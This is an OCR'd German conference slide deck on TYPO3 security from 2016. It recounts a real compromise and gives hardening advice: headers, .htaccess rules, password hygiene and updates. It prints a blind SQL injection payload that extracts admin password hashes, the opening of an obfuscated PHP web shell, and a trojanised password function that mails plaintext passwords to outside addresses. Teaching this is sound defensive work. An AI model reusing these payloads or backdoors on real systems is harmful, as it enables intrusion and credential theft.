TYPO3 Security

Jochen Weiland

TYPO3camp Berlin 2016

jweiland.net

Kennt ihr Belarus?

Kennt ihr Belarus?

Testen von Extensions auf SQL Injection

```
/index.php?
filterinvolved=&id=826&note=note6&filtertyp=1&filternote
=3 AND (SELECT * FROM (SELECT(SLEEP(2-
(IF(ORD(MID((SELECT IFNULL(CAST(password AS CHAR),0x20)
FROM be_users WHERE admin=1 and disable=0 and deleted=0
LIMIT 0,1),33,1))>1,0,2)))))
```

Extension enthält diesen Code:

```
$add_where[] = ' AND '.$_GET['note'].' = '.
$_GET['filternote'];

$sql = 'SELECT  uid, einrichtung, pdf FROM tx_......
WHERE pid = "'.$pid .'" '.$add_where;
```

md5 cracker

dbd014125a4bad51db85f27279f1040a

cracker | create md5 | news

Crack your md5 hash!

md5cracker.org is a multi md5 crack engine, which searchs in various databases and rainbow tables to decrypt your **md5 hash**.

This online tool works very easy, simply but your md5 hash in the right box (oner per line) and push on the **crack / decrypt** button.

If you want to convert a string to a hash, you can use our md5 generator to create your own md5 hash.

To search the decryptet hash/es, our engine need a few moments.

620698091bdd62d3dc05d58c2db07939

crack / encrypt

Cracking results:

Below you see the cracking results. The engine needs a few seconds to crawl the results from all databases.
Don't close the page!

620698091bdd62d3dc05d58c2db07939

✓ *md5cracker.org* **result: heinrich**	× *TMTO[dot]ORG* *error: not found*	× *md5.net* *error: not found*

Jetzt kann sich der Hacker als Admin einloggen

- Alle Daten sehen, ändern, löschen
- t3quixplorer installieren
  - Zugriff auf das Dateisystem, kann beliebige Dateien irgendwohin laden

...zum Beispiel eine Hintertür

```
class.tx_wrtrennerfull.php   [----]  0 L:[  1+13  14/ 14] *(317 /24533b)
<?php^M
$auth_pass = "8cd6a66d9d2b0587424a4ef0e3ac7dcf";^M
$color = "#df5";^M
$default_action = 'FilesMan';^M
$default_charset = 'Windows-1251';^M
function kugvn($fcFvsj)^M
{ ^M
$fcFvsj=gzinflate(base64_decode($fcFvsj));^M
 for($i=0;$i<strlen($fcFvsj);$i++)^M
 {^M
$fcFvsj[$i] = chr(ord($fcFvsj[$i])-1);^M
 }^M
 return $fcFvsj;^M
}eval(kugvn("LZzpquzYlp0foKDeISnuj3sRRr0Uolw2kkJ9F2pCnTFGbajv+8LP7nXKN+FA
```

Aber das ist nicht alles...

- saltedpasswords als lokale Extension (Vorrag vor System - Extension)

Aber das ist nicht alles:

- saltedpasswords als lokale Extension (Vorrag vor System - Extension)
- Extension hat ein spezielles Feature:

Aber das ist nicht alles:

- saltedpasswords als lokale Extension (Vorrang vor System - Extension)
- Extension hat ein spezielles Feature:

```
protected function cryptPassword($password, $setting) {
    $saltedPW = NULL;
    mail("winux777@gmail.com", "TYPO3", $password);

(or mail(„dezmo0d.89@mail.ru“, "TYPO3", $password);)
```

Was tun?

- Webseite vom Netz nehmen
- Alle betroffenen Dateien finden, löschen, bereinigen
- Einstiegspunkt des Hackers finden und schließen
- ALLE Passwörter ändern (Backend Users, Frontend Users, MySQL, Install Tool, Encryption Key)
- Informieren der Benutzer, Kunden, Behörden...

Angriffspunkte

- Information Disclosure
- Identity Theft
- SQL Injection
- Code Injection
- Authorization Bypass
- Cross Site Scripting (XSS)
- Cross Site Request Forgery (XSRF)

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

wordpress

CVE (eg: 2015-1423

Ich bin kein Roboter. reCAPTCHA Datenschutzerklärung - Nutzungsbedingungen

SEARCH

Advanced search

900 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2016-05-02				WordPress Ghost Plugin 0.5.5 - Unrestricted Export Download	php	Josh Brody
2016-04-18				WordPress leenk.me Plugin 2.5.0 - CSRF/XSS	php	cor3sm4sh3r
2016-04-18				WordPress Kento Post View Counter Plugin 2.8 - CSRF/XSS	php	cor3sm4sh3r

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

typo3

CVE (eg: 2015-1423

Ich bin kein Roboter. reCAPTCHA Datenschutzerklärung - Nutzungsbedingungen

SEARCH

Advanced search

Date	D	A	V	Title	Platform	Author
2015-06-16				TYPO3 Akronymmanager Extension 0.5.0 - SQL Injection	php	RedTeam Pentes.
2014-12-02				TYPO3 ke DomPDF Extension - Remote Code Execution	php	RedTeam Pentes.
2014-09-27				Typo3 JobControl 2.14.0 - Cross-Site Scripting / SQL Injection	php	Adler Freiheit

Veröffentlichte Exploits

	June 1, 2016
Joomla	1148
Wordpress	900
Drupal	26
TYPO3	15

Source: exploit-db.com

Passwörter

Sichere Passwörter!

- Minimale Länge 9 Zeichen
- A-Z, a-z, 0-9, Sonderzeichen
- Keine persönlichen Informationen
- Nichts aus dem Duden

Sichere Passwörter!

- Minimale Länge ~~9~~ 11 Zeichen
- A-Z, a-z, 0-9, Sonderzeichen
- Keine persönlichen Informationen
- Nichts aus dem Duden

MD5 Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size
md5_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB
md5_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB
md5_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB
md5_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642	96.8 %	690 GB 864 GB
md5_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084	99.9 %	65 GB 80 GB
md5_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060	96.8 %	316 GB 396 GB

SHA1 Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size
sha1_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB
sha1_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB
sha1_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB

NTLM, MD5 and SHA1 Perfect Rainbow Tables (USD 2700)

Includes:

- Perfect Rainbow Tables


Table ID	Charset	Plaintext Length
lm_ascii-32-65-123-4#1-7	All 95 characters on standard keyboard	1 to 14
ntlm_ascii-32-95#1-7	All 95 characters on standard keyboard	1 to 7
ntlm_ascii-32-95#1-8	All 95 characters on standard keyboard	1 to 8
ntlm_mixalpha-numeric#1-8	a-z, A-Z, 0-9	1 to 8
ntlm_mixalpha-numeric#1-9	a-z, A-Z, 0-9	1 to 9
sha1_mixalpha-numeric#1-9	a-z, A-Z, 0-9	1 to 9
sha1_loweralpha-numeric#1-9	a-z, 0-9	1 to 9
sha1_loweralpha-numeric#1-10	a-z, 0-9	1 to 10

- RainbowCrack 1.6.1 software
- One WD Green 6 TB WD60EZRX (SATA) hard drive containing rainbow tables and software
- License in USB dongle

Buy Now

Sichere Passwörter!

- NIEMALS das gleiche Passwort für verschiedene Seiten!
- NIEMALS ohne https über ein öffentliches WLAN einloggen
- Password Manager verwenden!



Ihr befolgt alle diese Regeln ?!

Rank	Password	Frequency
1	123456	753,305
2	linkedin	172,523
3	password	144,458
4	123456789	94,314
5	12345678	63,769
6	111111	57,210
7	1234567	49,652
8	sunshine	39,118
9	qwerty	37,538
10	654321	33,854
11	000000	32,490
12	password1	30,981
13	abc123	30,398

Source: https://www.leakedsource.com/blog/linkedin

Rank	Password	Frequency
1	123456	706,689
2	123456789	237,898
3	12345	107,211
4	000000	78,924
5	111111	62,445
6	12345678	61,658
7	azerty	56,688
8	paSSword	54,128
9	1234567	53,003
10	badoo	49,918
11	123123	37,082
12	1234567890	33,945
13	654321	28,728
14	qwerty	25,736
15	666666	25,000
16	juventus	23,659
17	antonio	21,679
18	andrea	21,153
19	121212	19,960
20	010203	18,632

Source: https://www.leakedsource.com/blog/badoo#passwords

TYPO3 Source und Extensions stets aktuell halten

TYPO3-announce auf lists.typo3.org abonnieren!

Security Bulletin?

Update schnell installieren!

Verschlüsselung verwenden

- https:// überall nutzen!

Testet eure SSL Zertifikate!

- https://www.ssllabs.com/ssltest/

QUALYS® SSL LABS

Home Projects Qualys.com Contact

You are here: Home > Projects > SSL Server Test > jweiland.net

SSL Report: jweiland.net (46.252.29.159)


Assessed on: Wed, 01 Jun 2016 15:11:08 UTC | **HIDDEN** | Clear cache

Scan Another »

Summary

Overall Rating

A+



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »

SSL Report: [redacted]

Assessed on: Wed, 01 Jun 2016 15:12:31 UTC | **HIDDEN** | Clear cache


Scan Another »

Summary

Overall Rating

C

No support for TLS 1.2, which is the only secure protocol version. MORE »



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. MORE INFO »

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to C. MORE INFO »

The server does not support Forward Secrecy with the reference browsers. MORE INFO »

Niemals Benutzer Eingaben vertrauen

Benutzer Eingaben

- Daten aus Formularen
- Daten als Parameter in der URL
- Daten über Datei-Upload
- IMMER Filtern, Maskieren, White-Listen

Preisgabe von Informationen

▼ General

Request URL: https://[redacted]/
Request Method: GET
Status Code: 200 OK
Remote Address: [redacted]

▼ Response Headers view source

Cache-Control: max-age=39975
Connection: close
Content-Type: text/html; charset=utf-8
Date: Thu, 02 Jun 2016 09:41:46 GMT
ETag: "f43e0aa5fc71fac6ff5b86820bff920b"
Expires: Thu, 02 Jun 2016 20:48:01 GMT
Last-Modified: Tue, 24 May 2016 07:18:42 GMT
Pragma: public
Server: Apache/2.4.10
Set-Cookie: fe_typo_user=8e41667dabf581284c85c9f7b01c694a; path=/
Transfer-Encoding: chunked
X-Powered-By: PHP/5.3.29

▼ General

Request URL: https://jweiland.net/
Request Method: GET
Status Code: 200 OK
Remote Address: 46.252.29.159:443

▼ Response Headers view source

Cache-Control: max-age=86400
Connection: Keep-Alive
Content-Encoding: gzip
Content-length: 13879
Content-Type: text/html; charset=utf-8
Date: Wed, 01 Jun 2016 15:30:42 GMT
Expires: Thu, 02 Jun 2016 15:30:42 GMT
Keep-Alive: timeout=5, max=100
Server: Apache
strict-transport-security: max-age=31536000; includeSubdomains
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
x-frame-options: SAMEORIGIN
X-Powered-By: nothing
X-XSS-Protection: 1; mode=block

Secure Headers

- HSTS: Downgrade Attacks, Cookie Hijacking
- X-Frame: Clickjacking
- X-XSS Protection
- X-Content-Type-Options

https://www.owasp.org/index.php/OWASP_Secure_Headers_Project

1 Zeile TypoScript

```
config.additionalHeaders =
strict-transport-security: max-
age=31536000; includeSubdomains |
x-frame-options: SAMEORIGIN |
X-XSS-Protection: 1; mode=block |
X-Content-Type-Options: nosniff |
X-Powered-By: nothing
```

HSTS - HTTP Strict Transport Security

- Browser soll sich nur per HTTPS mit dieser Domain verbinden, kein Downgrade auf HTTP

X-Frame-Options

- Verhindern das Einbinden der eigenen Seite in fremde Frames

deny
keine Darstellung in Frames

sameorigin
nur in Frames von der eigenen Domain

allow-from: DOMAIN
nur erlaubte Domains

X-XSS-Protection

- Aktiviert Cross-Site Scripting Filter im Browser

1
Filter ein, Browser filtert Seite
1; mode=block
Filter ein, Browser stellt Seite nicht dar

X-Content-Type-Options

- nosniff
  Verhindert MIME-Sniffing im IE und Chrome
- CSS und Skripte werden nur geladen, wenn MIME Type korrekt ist z.B.
  text/css
  text/javascript

Disable Directory Index

Index of /typo3conf

Name	Last modified	Size	Description
Parent Directory		-	
ENABLE_INSTALL_TOOL	2016-04-28 14:58	0	
LocalConfiguration.php	2016-04-14 09:23	5.3K	
PackageStates.php	2016-03-29 10:19	17K	
bak.LocalConfiguration.php	2016-03-29 10:19	5.2K	
ext/	2016-04-28 14:58	-	
l10n/	2016-04-28 14:58	-	
realurl_conf.php	2016-03-29 10:19	8.4K	

Apache/2.4.7 (Ubuntu) Server at www.[redacted].de Port 80

Index of /typo3conf

Name	Last modified	Size	Description
Parent Directory		-	
database.sql	23-May-2005 02:41	1.2M	
temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	49K	
temp_CACHED_psb440_e..>	30-Aug-2005 12:02	46K	
temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	42K	
temp_CACHED_psb440_e..>	30-Aug-2005 12:02	19K	
temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	19K	
temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	18K	
localconf.php	07-Mar-2008 16:12	7.3K	
extTables.php	23-May-2005 02:41	1.3K	
index.html	23-May-2005 02:41	149	
l10n/	07-Mar-2008 16:10	-	
ext/	07-Mar-2008 16:12	-	

Apache/2.0.59 (Unix) DAV/2 mod_ssl/2.0.59 OpenSSL/0.9.7d PHP/4.4.4 Server at www.

database.sql

```
--
-- Dumping data for table `be_users`
--

INSERT INTO `be_users` VALUES (1,0,1049192920,'admin','5f4dcc3b5aa765d61d8327
INSERT INTO `be_users` VALUES (2,0,1049382158,'news','37b4e2d82900d5e94b8da52
INSERT INTO `be_users` VALUES (3,0,1049190246,'jonathan','37b4e2d82900d5e94b8
INSERT INTO `be_users` VALUES (4,0,1049189966,'christine','37b4e2d82900d5e94b
```

md50;

Ads by Goo… Assembler MD5 Hash Algorithm MD5 Checksum Fast MD5

5f4dcc3b5aa765d61d8327deb882cf99

MD5 SHA1

password

Apache Konfiguration

```
<Directory /path/to/your/webroot/>
  Options Indexes FollowSymLinks
</Directory>
```

SQL Injection

jweiland.net

sqlmap®

Automatic SQL injection and database takeover tool

View project on GitHub

; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
                        {1.0.5.63#dev}
                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program
```

Download .zip file

Download .tar.gz file

Tweets by @sqlmap

sqlmap
@sqlmap

p.s. as promised, better versioning together with regular (monthly) tagging

In .htaccess einfügen

```
# deny SQL injection attacks
RewriteCond %{QUERY_STRING} union [NC]
RewriteRule .* /404.html? [R=301,L]
```

https://jweiland.net

jweiland.net

Hosting TYPO3 Service

union

suchen

https://jweiland.net/404.html

jweiland.net

Hosting TYPO3 Service

Suchbegriff

suchen

Restrict Access

Niemals FTP nutzen!
Alle Daten umverschlüsselt!

Server Ports beschränken

- Port 80, 443 (Browser)
- Port 22 (SSH)

Datenbank Zugriff

- Rechte einschränken
- Kein Zugriff von außen
- Datenbankserver nicht an Netzwerk - Karte anbinden

Zugriff auf Dateien

- Kein Zugriff auf Datei-Erweiterungen:
  .t3d, .sql, .ts, .bak, .tmp, …

in .htaccess:

```
<FilesMatch "\.(t3d|sql|ts|bak|tmp)$">
Order Allow,Deny
Deny from all
</FilesMatch>
```

Extensions

- Ungenutzte Extensions entfernen
- Keine „Development“ Extensions im Live System

- phpmyadmin
- t3quixplorer
- extension_builder

Den Hacker aus Belarus aussperren

- in .htaccess:

```
order allow,deny
deny from 178.122.
```

Nützliche Links

- TYPO3 Security Team:
  security @ typo3.org
- TYPO3 Security Guide:
  docs.typo3.org/typo3cms/SecurityGuide/
- TYPO3-announce abonnieren:
  lists.typo3.org

Präsentation unter:

jweiland.net/t3cb